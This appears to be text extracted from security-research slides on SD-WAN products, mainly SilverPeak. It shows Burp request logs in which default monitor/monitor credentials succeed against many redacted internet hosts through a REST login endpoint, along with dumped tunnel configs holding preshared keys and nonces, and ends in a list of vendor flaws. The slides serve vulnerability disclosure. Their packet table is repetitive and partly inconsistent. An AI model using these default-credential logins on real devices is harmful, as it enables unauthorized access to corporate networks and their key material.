386 24.520591	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
387 24.520724	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
388 24.520855	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
389 25.01927	172.31.11.3	10.11.11.7	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
396 25.8735	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
397 25.88231	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
398 25.019255	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
399 25.520750	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
400 25.521008	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
401 25.521097	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
402 25.521330	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
403 25.522794	172.31.11.3	10.11.11.7	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
407 25.875686	172.31.11.3	10.11.11.7	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
408 25.875730	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
409 25.883277	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
410 25.883308	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
414 25.887119	172.31.11.3	10.11.11.7	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
415 25.887388	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
421 26.028899	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
422 26.028933	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
428 26.521047	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152
429 26.521420	10.11.11.7	172.31.11.3	TCP	66	6652 40276 [ACK] Seq: 22020 Ack: 1502 Win: 1422 Len: 0 TS: 1 1002002042 TS: 1 1002540152

Frame 428: 313 bytes on wire (2504 bits), 313 bytes captured (2504 bits) on interface eth0
Ethernet II, Src: 02:42:0a:07:07 (02:42:0a:07:07:07), Dst: 10.11.11.7 (08:00:27:11:11:07)
Internet Protocol Version 4, Src: 10.11.11.7 (10.11.11.7), Dst: 10.11.11.7 (10.11.11.7)
Transmission Control Protocol, Src Port: 66 (66), Dst Port: 66 (66)
OpenFlow 1.3



VERSA ANALYTICS CLEARTEXT COMMUNICATIONS

- TCP 1234 service does not use a secure communication channel



The screenshot shows a Wireshark capture of an SSH session. The title bar indicates "SSH remote capture: sshdump" and "Wireshark · Follow TCP Stream (tcp.stream eq 3) · SSH remote capture: sshdump". The packet list shows several lines of encrypted data, with the first line containing the message "[1 bytes missing in capture file]..". The data is mostly illegible due to encryption, but some context can be inferred from the structure and occasional readable fragments like "INTERNET..versa-controller.e.cpe01", "versa-controller.h.hub", and "versa-controller|INTERNET|1|1|SDWAN". The session is identified as "sshdump" and "Follow TCP Stream (tcp.stream eq 3)".

SILVERPEAK

- SilverPeak uses Racoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- TLS on the control and orchestration planes
- The basic technology is IPsec over UDP: IKE is not used
- Self-invented protocol for keys distribution via orchestrator
- There are no many clues how SilverPeak is implementing that protocol

Repositories	11
Code	1K
Commits	96
Issues	8
Marketplace	0
Topics	0
Wikis	0
Users	4
Languages	
JavaScript	4
...	-

11 repository results

[harimittapalli/nagios_silverpeak_api](#)



This is a nagios plugin which is used to monitor
Silverpeak WAN devices using REST API

python plugin nagios

Updated 29 days ago

[Previous](#) [1](#) [2](#) [Next](#)

nagios_silverpeak_api

Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

Usage: silverpeak_api.py [options]

Options:

`--version` show program's version number and exit

`-h, --help` show this help message and exit

`-H HOST, --host=HOST` Name/IP Address of the silverpeak device

`-O OPTION, --option=OPTION`

memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo

`-W WARN, --warning=WARNING`

Warning threshold

`-C CRIT, --critical=CRITICAL`

Critical threshold

SILVERPEAK

```
def memory_usage():

    login_url = "https://{}/rest/json/login".format(ipaddr)
    logout_url= "https://{}/rest/json/logout".format(ipaddr)

    querystring = {"user":"monitor","password":"monitor"}

    s = requests.Session()
    response = s.request("GET",login_url, params=querystring,verify=False)

    mem_url="https://{}/rest/json/memory".format(ipaddr)
    mem=s.request("GET",mem_url,verify=False)

    if mem.status_code != 200:
        print mem.content
        sys.exit(3)
    return ''
```

SILVERPEAK

Go Cancel < | > | Target: [REDACTED] 

Request

Raw Params Hex

```
GET /rest/json/login?user=admin&password=admin HTTP/1.1
```

?user=admin&password=admin

Response

Raw Headers Hex Render

```
HTTP/1.1 401 Unauthorized
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 22
ETag: W/"16-C77FbkzMLv9Ehxsltyx+p8DnI0Y"
Vary: Accept-Encoding
set-cookie: EH
```

Connection: keep-alive

Authentication failure

Authentication failure

SILVERPEAK

WHY?

- Hard-coded credentials on the server-side
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

/rest/json/tunnelsConfigAndState

SILVERPEAK

SILVERPEAK

← → ⌂ ⚠ Ненадежный | jsonviewer.stack.hu

Viewer Text

JSON

- default
- pass-through-unshaped
- pass-through
- tunnel_219
- tunnel_224
- tunnel_225
- tunnel_226
- tunnel_227
- tunnel_228
- tunnel_229
- tunnel_230
- tunnel_231
- tunnel_232
- tunnel_233
- tunnel_220
- tunnel_234
- tunnel_235
- tunnel_236
- tunnel_237
- tunnel_238
- tunnel_239
- tunnel_240
- tunnel_241
- tunnel_242
- tunnel_243
- tunnel_221
- tunnel_244
- tunnel_245
- tunnel_246
- tunnel_247
- tunnel_248
- tunnel_249
- tunnel_222
- tunnel_223

tunnel_219

- ctrl_pkt
- source : "10. [REDACTED] 20"
- udp_flows : 256
- gms_marked : true
- max_bw : 4000
- admin : "up"
- min_bw : 32
- alias : " [REDACTED] "
- auto_mtu : true
- ipsec_arc_window : "1024"
- mtu : "1476"
- presharedkey : " [REDACTED] "
- ipsec_nonce_in
- gre_proto : 0
- max_bw_unshaped : false
- orch_tid
- ipsec_enable : true
- mode : "ipsec_udp"
- id2 : 0
- ipsec_udp_sport : "12000"
- ipsec_udp_dport : "12001"

SILVERPEAK

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
188	https://[REDACTED] 59.147	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
187	https://[REDACTED] 41.82	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
185	https://[REDACTED] 194.78	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
184	https://[REDACTED] 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
184	https://[REDACTED] 113.219	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
180	https://[REDACTED] 9.30	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
179	https://[REDACTED] 59.4	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
177	https://[REDACTED] 35.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
176	https://[REDACTED] 64.117	GET	/rest/json/login?user=monitor&password=monitor	✓		200	451	text		
171	https://[REDACTED] 102.214	GET	/rest/json/login?user=monitor&password=monitor	✓		200	527	text		
170	https://[REDACTED] 14.237	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
163	https://[REDACTED] 142.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		
162	https://[REDACTED] 131.66	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
161	https://[REDACTED] 150.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
160	https://[REDACTED] 9.174	GET	/rest/json/login?user=monitor&password=monitor	✓		200	449	text		
159	https://[REDACTED] 212.112	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
158	https://[REDACTED] 54.165	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
157	https://[REDACTED] 4.254	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
152	https://[REDACTED] 42.136	GET	/rest/json/login?user=monitor&password=monitor	✓		200	523	text		
143	https://[REDACTED] 3.21	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
142	https://[REDACTED] 165.2	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
138	https://[REDACTED] 114.35	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
135	https://[REDACTED] 75.57	GET	/rest/json/login?user=monitor&password=monitor	✓		200	450	text		
132	https://[REDACTED] 221.29	GET	/rest/json/login?user=monitor&password=monitor	✓		200	525	text		
131	https://[REDACTED] 113.236	GET	/rest/json/login?user=monitor&password=monitor	✓		200	453	text		
130	https://[REDACTED] 213.180	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
124	https://[REDACTED] 27.20	GET	/rest/json/login?user=monitor&password=monitor	✓		200	446	text		
120	https://[REDACTED] 144.150	GET	/rest/json/login?user=monitor&password=monitor	✓		200	444	text		
117	https://[REDACTED] 248.203	GET	/rest/json/login?user=monitor&password=monitor	✓		200	448	text		
116	https://[REDACTED] 41.106	GET	/rest/json/login?user=monitor&password=monitor	✓		200	521	text		

Request **Response**

Raw **Headers** **Hex** **Render**


```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
ETag: W/"39-pjfc/cdHtq/cLioGvz9421+P8+Y"
Vary: Accept-Encoding
set-cookie: vxoaSessionID=s%3ARRd2rFrw79SPoKuUSGhDy ; Path=/; HttpOnly; Secure
Date:
Connection: close
Content-Length: 57
```

Request performed successfully. Authentication successful

SILVERPEAK

- 571 SilverPeak devices (November 2018)
- 380 alive
- 150 devices have monitor/monitor user
- 3 devices have admin/admin user

SILVERPEAK



Ephemeral key material: global, rotates every hour or higher

Distributed over secure TLS

Persistent key material: local, for every unidirectional SA (one way IPsec tunnel)

PFS-like (Perfect Forward Secrecy) security

Protect past sessions against future compromise

DH-like (Diffie Hellman) Key Exchange

Actual keys are never sent on the wire

Unique keys that never repeat per device pair, per direction

Key(A->B) = Key material(E) Key material(P)(A->B)

Key(B->A) = Key material(E) Key material(P)(B->A)

Key(A->C) = Key material(E) Key material(P)(A->C)


Key(C->A) = Key material(E) Key material(P)(C->A)

Key(B->C) = Key material(E) Key material(P)(B->C)

Key(C->B) = Key material(E) Key material(P)(C->B)

Ephemeral key material -> Key material(E)
Persistent key material -> Key material(P)

SILVERPEAK



Seed: global, rotates every hour or higher

Nonce: local , for every unidirectional SA
(one way IPsec tunnel)

Ipsec is over UDP: Default source port
assignment: 10002 or 11002

Perfect Forward Secrecy: Protects past
sessions against future compromise

Key(A->B) = seed1 nonce(A->B)

Key(B->A) = seed1 nonce(A->B)

Key(A->C) = seed1 nonce(A->C)

Key(C->A) = seed1 nonce(C->A)

```
▼ tunnel_1:
  ► ctrl_pkt:          {...}
  source:             "192.168.1.137"
  udp_flows:          256
  gms_marked:         true
  max_bw:             2000
  admin:              "up"
  min_bw:             32
  alias:              ".Primary-BB_Primary"
  auto_mtu:           true
  ipsec_arc_window:  "1024"
  mtu:                "1488"
  presharedkey:      "XXXXXXXX-8411-XXXX-XXXX-XXXXefaf5c"
  ▼ ipsec_nonce_in:
    0:                210
    1:                151
    2:                181
    3:                240
    4:                176
    5:                26
    6:                213
    7:                170
    8:                189
    9:                230
    10:               165
    11:               121
    12:               42
    13:               189
    14:               83
    15:               54
    16:               213
    17:               54
    18:               152
    19:               175
    20:               16
    21:               254
    22:               51
    23:               16
  ► ipsec_nonce_in:      [...]
  gre_proto:           0
  max_bw_unshaped:   false
  ▼ orch_tid:
    0:                208
    1:                3
    2:                2
    3:                52
    4:                126
    5:                108
    6:                27
    7:                151
```

SILVERPEAK

- PSK === Persistent Key Material
- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
 - What is the root of trust?
 - The router and orchestrator use self-signed certificates for Web UI and REST API
- Repeated nonce, repeated keys
- Ephemeral key material rotation happens **every 24 hours** (configured)
 - **Wireguard** rotates key **every 2 minutes**
 - Ephemeral key material is stored on the orchestrator during the key rotation interval

- **Riverbed SteelConnect**

- Password reset link spoofing via HTTP host header
- Stored XSS via user name field
- Denial of service of gateway via slow HTTP attacks

- **Cisco (Viptela) SD-WAN**

- OpenSSH leaks system version via warning message
- Incorrect protection against CSRF for REST API and Web UI
- Stored XSS in CLI via item names
- TLS server vulnerable to ROBOT attack

- **Citrix NetScaler SD-WAN / Talari Networks**

